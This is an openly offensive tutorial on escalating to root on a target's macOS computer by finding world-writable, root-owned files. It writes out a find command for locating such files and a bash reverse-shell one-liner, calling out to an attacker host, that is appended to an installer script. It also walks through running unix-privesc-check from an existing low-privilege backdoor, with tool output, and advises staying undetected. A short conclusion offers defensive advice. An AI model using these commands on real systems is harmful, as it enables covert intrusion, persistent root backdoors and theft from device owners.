How to Perform Privilege Escalation, Part 1 (File Permissions Abuse)


In most macOS hacks, a non-root terminal is used to create a backdoor into the device. A lot of damage can be done as a low-privileged user, but it has its limitations. Think twice before granting a file permission to execute — an attacker might be able to convert your harmless scripts into persistent root backdoors.

As a low-privileged user, we can perform a variety of attacks such as listening to audio using the microphone and live streaming the target's desktop in real time. But dumping user login hashes, exfiltrating Keychain data, modifying root files, and several Empire modules require root privileges to execute.

The method shown in this article doesn't require any input from the target macOS user, which works well if you're trying to remain undetected. However, it does require a bit of luck to succeed as misconfigured files may not be present on the target MacBook or other Mac computer. The idea here is simple: An attacker will thoroughly scour the Mac for files with overly permissive attributes and rewrite the files' contents to run malicious code as a root user.

- **Don't Miss: How to Configure a Backdoor on Anyone's MacBook**

The second method (shown in the followup to this guide), requires the attacker to prompt a convincing popup that requests the user to enter their password. Below is an example iTunes prompt invoked by the attacker.



Readers interested in the prompt method can skip to my next guide. The prompt technique should be a last resort, however, as it requires input from the target user and may arouse suspicion in them or their antivirus software. For that reason, I'll first show how to locate files with dangerous permissions.

By default, macOS will not have root files that can be accessed by regular users. Here's why a bit of luck is required. As the target user installs software and manages data over time, it's possible some files would have been intentionally created or modified to have unsafe permissions. For example, an application developer or user might create an executable that's owned by root but allows a lower-privileged user to alter its content and execute it; This is standard practice with installation and utility scripts designed for installing additional software or automating repetitive tasks.

Before proceeding, readers who are new to Unix operating systems should familiarize themselves with file permissions and UIDs. Being able to identify vulnerable files will rely heavily on our understanding of how file ownership, group memberships, and permissions work.

Option 1 Find Files with Dangerous Permissions (Quick & Dirty)

To **find** files using unsafe file permissions, we'll quickly analyze every file on the target device for specific attributes. Let's have a look at the command, and I'll break down each argument one by one.

```
find / -uid 0 -type f -perm -333 2>/dev/null -exec ls -l {} \;
```

- **Find** will consider every single file on the device if the **/** is used. To minimize the scope of the search (which is not recommended), this path can be something like /etc/ or /Users/.
- The following **-uid 0** argument will omit files belonging to non-root users; This doesn't necessarily mean only files created by "root." It's not uncommon for normal users to (at some point) create or elevate their user account to uid 0 --, which grants them full root access indefinitely.
- To omit directories, the **-type** argument is used to instruct find to only show us files (**f**).
- The **-perm** argument is possibly the most important portion of this entire command. It will instruct find to only show us files with permissions (**-333**) that are writeable and executable.
- The **2>/dev/null** argument omits error messages in the terminal. Without it, find will report hundreds of errors as it searches root files and directories. It's not entirely vital to the command but makes the output clearer and free of distracting error messages.
- Finally, for every file discovered by find, it will execute (**-exec ... {} \;**) the **ls** command to list (**-l**) each file's attributes. Below is an example output.

```
-rwxrwxrwx  1 root  wheel   882K Jul 14 23:57 /Users/tokyoneon/Downloads/setup.py
-rwxrwxrwx  1 root  staff   610K Aug  1 22:27 /Users/tokyoneon/Desktop/test.sh
-rwxrwxrwx  1 root  wheel     4M Jul 19 23:03 /opt/installer.sh
```

All we have to do now is append our new backdoor into the target's script(s). This can be done using the below **echo** command.

```
echo 'bash -i >& /dev/tcp/1.2.3.4/9999 0>&1' >> /opt/installer.sh
```

This bash command will create a reverse TCP shell connection to the attacker's machine (**1.2.3.4**) on port **9999**. By overwriting (**>**) the contents of the installer.sh script with this command, executing it will run the Bash command with root privileges. I'm using a small Bash command here because its shorter than the Tclsh command and better shows how to echo code into a script from a terminal. But we can easily substitute the Bash command with any one-liner to create a new root backdoor.

Now, when the target executes their installer.sh script as root, a new root Netcat shell will be created.

Option 2 Use Unix-Privesc-Check (Slow & Comprehensive)

Unix-privesc-check (UPC) is one of several open-source projects designed for privilege escalation enumeration. UPC features the ability to check for read, write, and execute permissions on sensitive files, list users with no password set, and much more as we'll see in just a moment.

To begin using UPC, from a low-priv Netcat backdoor, we'll first change (**cd**) into the /tmp directory and download the UPC ZIP using **curl**.

```
cd /tmp/
curl -L https://github.com/inquisb/unix-privesc-check/archive/master.zip -o master.zip
```

The **-L** argument will have curl follow download redirects while the **-o** argument tells curl to save the ZIP to a local file. Both arguments are required.

When that's done, **unzip** the master.zip contents.

```
unzip master.zip

Archive:  master.zip
29db4cfff5ae6b4bee10e1c4279e58ccbf03ad16
   creating: unix-privesc-check-master/
  inflating: unix-privesc-check-master/README.md
   creating: unix-privesc-check-master/checks/
  inflating: unix-privesc-check-master/checks/credentials
  inflating: unix-privesc-check-master/checks/devices_options
  inflating: unix-privesc-check-master/checks/devices_permission
   creating: unix-privesc-check-master/checks/enabled/
   creating: unix-privesc-check-master/checks/enabled/all/
    linking: unix-privesc-check-master/checks/enabled/all/credentials  -> ../../credentials
    linking: unix-privesc-check-master/checks/enabled/all/devices_options  -> ../../devices_options
    linking: unix-privesc-check-master/checks/enabled/all/devices_permission  -> ../../devices_permission
    linking: unix-privesc-check-master/checks/enabled/all/gpg_agent  -> ../../gpg_agent
    linking: unix-privesc-check-master/checks/enabled/all/group_writable  -> ../../group_writable
    linking: unix-privesc-check-master/checks/enabled/all/history_readable  -> ../../history_readable
    linking:             unix-privesc-check-master/checks/enabled/all/homedirs_executable                         ->
../../homedirs_executable
    linking: unix-privesc-check-master/checks/enabled/all/homedirs_writable  -> ../../homedirs_writable
    linking: unix-privesc-check-master/checks/enabled/all/jar  -> ../../jar
    linking: unix-privesc-check-master/checks/enabled/all/key_material  -> ../../key_material
    linking: unix-privesc-check-master/checks/enabled/all/ldap_authentication  -> ../../ldap_authentication
   linking: unix-privesc-check-master/checks/enabled/all/nis_authentication  -> ../../nis_authentication
   linking: unix-privesc-check-master/checks/enabled/all/passwd_hashes  -> ../../passwd_hashes

  ......

  unix-privesc-check-master/checks/enabled/attack_surface/world_writable -> ../../world_writable
  unix-privesc-check-master/checks/enabled/sdl/privileged_banned -> ../../privileged_banned
  unix-privesc-check-master/checks/enabled/sdl/privileged_change_privileges                ->
../../privileged_change_privileges
  unix-privesc-check-master/checks/enabled/sdl/privileged_chroot -> ../../privileged_chroot
  unix-privesc-check-master/checks/enabled/sdl/privileged_dependency -> ../../privileged_dependency
  unix-privesc-check-master/checks/enabled/sdl/privileged_nx -> ../../privileged_nx
  unix-privesc-check-master/checks/enabled/sdl/privileged_path -> ../../privileged_path
  unix-privesc-check-master/checks/enabled/sdl/privileged_pie -> ../../privileged_pie
  unix-privesc-check-master/checks/enabled/sdl/privileged_random -> ../../privileged_random
  unix-privesc-check-master/checks/enabled/sdl/privileged_relro -> ../../privileged_relro
  unix-privesc-check-master/checks/enabled/sdl/privileged_rpath -> ../../privileged_rpath
  unix-privesc-check-master/checks/enabled/sdl/privileged_ssp -> ../../privileged_ssp
  unix-privesc-check-master/checks/enabled/sdl/privileged_tmp -> ../../privileged_tmp
  unix-privesc-check-master/checks/enabled/sdl/privileged_writable -> ../../privileged_writable
```

Change into the newly created unix-privesc-check-master/ directory.

```
cd unix-privesc-check-master/
```

Use the **--help** command to view UPC's available arguments and options.

```
./upc.sh --help

unix-privesc-check v2.1-dev (https://github.com/inquisb/unix-privesc-check)

Shell script to build review and check for privilege escalation vectors on UNIX systems.

Usage: ./upc.sh

        --help      display this help and exit
        --version   display version and exit
        --color     enable output coloring
        --verbose   verbose level (0-2, default: 1)
        --type      select from one of the following check types:
                    all
                    attack_surface
                    sdl
        --checks    provide a comma separated list of checks to run, select from the following checks:
                    credentials
                    devices_options
                    devices_permission
                    gpg_agent
```

```
group_writable
history_readable
homedirs_executable
homedirs_writable
jar
key_material
ldap_authentication
nis_authentication
passwd_hashes
postgresql_configuration
postgresql_connection
postgresql_trust
privileged_arguments
privileged_banned
privileged_change_privileges
privileged_chroot
privileged_dependency
privileged_environment_variables
privileged_nx
privileged_path
privileged_pie
privileged_random
privileged_relro
privileged_rpath
privileged_ssp
privileged_tmp
privileged_writable
setgid
setuid
shadow_hashes
ssh_agent
ssh_key
sudo
system_aslr
system_configuration
system_libraries
system_mmap
system_nx
system_selinux
world_writable
```

As we can see, there are nearly 50 modules (or "checks") available to help find misconfigured and overly permissive files. Below is an example command using the "world_writable" and "privileged_writable" checks, which will attempt to locate files that allow any user the ability to modify its contents.

This process can take several hours to complete depending on the size of the targets hard drive(s). It will also likely heat up the MacBook's CPU, causing the built-in fans to become very loud. Unfortunately, there are no features in UPC to optimize or restrict the workload. If you wish to avoid detection, this UPC script may not be ideal.

```
./upc.sh --color --checks world_writable,privileged_writable
```

```
unix-privesc-check v2.1-dev (https://github.com/inquisb/unix-privesc-check)

I: [file] Cache generated...
I: [world_writable] Starting at:
W: [world_writable] /Library/Caches is owned by user root (group admin) and is world-writable with sticky bit (drwxrwxrwt)
W: [world_writable] /private/var/run/mDNSResponder is owned by user root (group daemon) and is world-writable (srw-rw-rw-)
W: [world_writable] /private/var/run/syslog is owned by user root (group daemon) and is world-writable (srw-rw-rw-)
W: [world_writable] /private/var/run/cupsd is owned by user root (group daemon) and is world-writable (srwxrwxrwx)
W: [world_writable] /private/tmp is owned by user root (group wheel) and is world-writable with sticky bit (drwxrwxrwt)
W: [world_writable] /private/tmp/com.apple.launchd.aJbbEm79Lm/Render is owned by user tokyoneon (group wheel) and is world-writable (srw-rw-rw-)
W: [world_writable] /private/tmp/com.apple.launchd.XlO6hrECUn/Listeners is owned by user tokyoneon (group wheel) and is world-writable (srw-rw-rw-)
W: [world_writable] /private/tmp/agvtool is owned by user tokyoneon (group wheel) and is world-writable with sticky bit (-rwxrwxrwt)
W: [world_writable] /Users/Shared is owned by user root (group wheel) and is world-writable with sticky bit (drwxrwxrwt)
W: [world_writable] /Users/Shared/adi is owned by user root (group wheel) and is world-writable (drwxrwxrwx)
W: [world_writable] /Users/tokyoneon/Downloads/setup.py is owned by user root (group staff) and is world-writable (-rwxrwxrwx)
W: [world_writable] /Users/tokyoneon/Desktop/test.sh is owned by user tokyoneon (group staff) and is world-writable (-rwx-wx-wx)
W: [world_writable] /Users/tokyoneon/Library/Containers/com.apple.geod/Data/Library/Caches/com.apple.geod is owned by user tokyoneon (group staff) and is world-writable (drwxrwxrwx)
W: [world_writable] /Users/tokyoneon/Library/Containers/com.apple.geod/Data/Library/Caches/com.apple.geod/MapTiles is owned by user tokyoneon (group staff) and is world-writable (drwxrwxrwx)
W: [world_writable] /Users/tokyoneon/Library/Containers/com.apple.geod/Data/Library/Caches/com.apple.geod/MapTiles/MapTiles.sqlitedb is owned

.......
```

```
20	W: [world_writable] /dev/ptywc is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
21	W: [world_writable] /dev/ttywd is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
22	W: [world_writable] /dev/ptywd is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
23	W: [world_writable] /dev/ttywe is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
24	W: [world_writable] /dev/ptywe is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
25	W: [world_writable] /dev/ttywf is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
26	W: [world_writable] /dev/ptywf is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
27	W: [world_writable] /dev/ptmx is owned by user root (group tty) and is world-writable (crw-rw-rw-)
28	W: [world_writable] /dev/random is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
29	W: [world_writable] /dev/urandom is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
30	W: [world_writable] /dev/dtrace is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
31	W: [world_writable] /dev/dtracehelper is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
32	W: [world_writable] /dev/lockstat is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
33	W: [world_writable] /dev/sdt is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
34	W: [world_writable] /dev/systrace is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
35	W: [world_writable] /dev/machtrace is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
36	W: [world_writable] /dev/fbt is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
37	W: [world_writable] /dev/profile is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
38	W: [world_writable] /dev/io8log is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
39	W: [world_writable] /dev/io8logtemp is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
40	W: [world_writable] /dev/cu.Bluetooth-Incoming-Port is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
41	W: [world_writable] /dev/tty.Bluetooth-Incoming-Port is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
42	W: [world_writable] /dev/autofs_nowait is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
43	W: [world_writable] /dev/autofs_notrigger is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
```

```
44      W: [world_writable] /dev/autofs_homedirmounter is owned by user root (group wheel) and is world-writable (crw-rw-rw-)
```

The UPC output is heavily redacted, but pay close attention to the file attributes (**-rwxrwxrwx**) shown on lines 14 and 15. Any discovered file with "rwx" permissions warrants further investigation and may grant an attacker the ability to elevate their shell.

UPC is an excellent and extremely thorough enumeration script. Many of its features are beyond the scope of this article, but I encourage readers to experiment with UPC themselves and discover which modules (checks) best meet their needs.

Conclusion

Users are often too quick to **chmod** **777** a file to grant a seemingly harmless script ultimate power over their system. It might seem silly or over-simplified, but locating files with wildly permissive attributes is quite common and is easily abused by attackers on your system.

If you're curious about possibly exploitable files on your macOS device, use the **find** and UPC commands featured in this article. If permissive files are discovered, consider deleting them immediately or use a safer set of permissions to minimize the attack surface.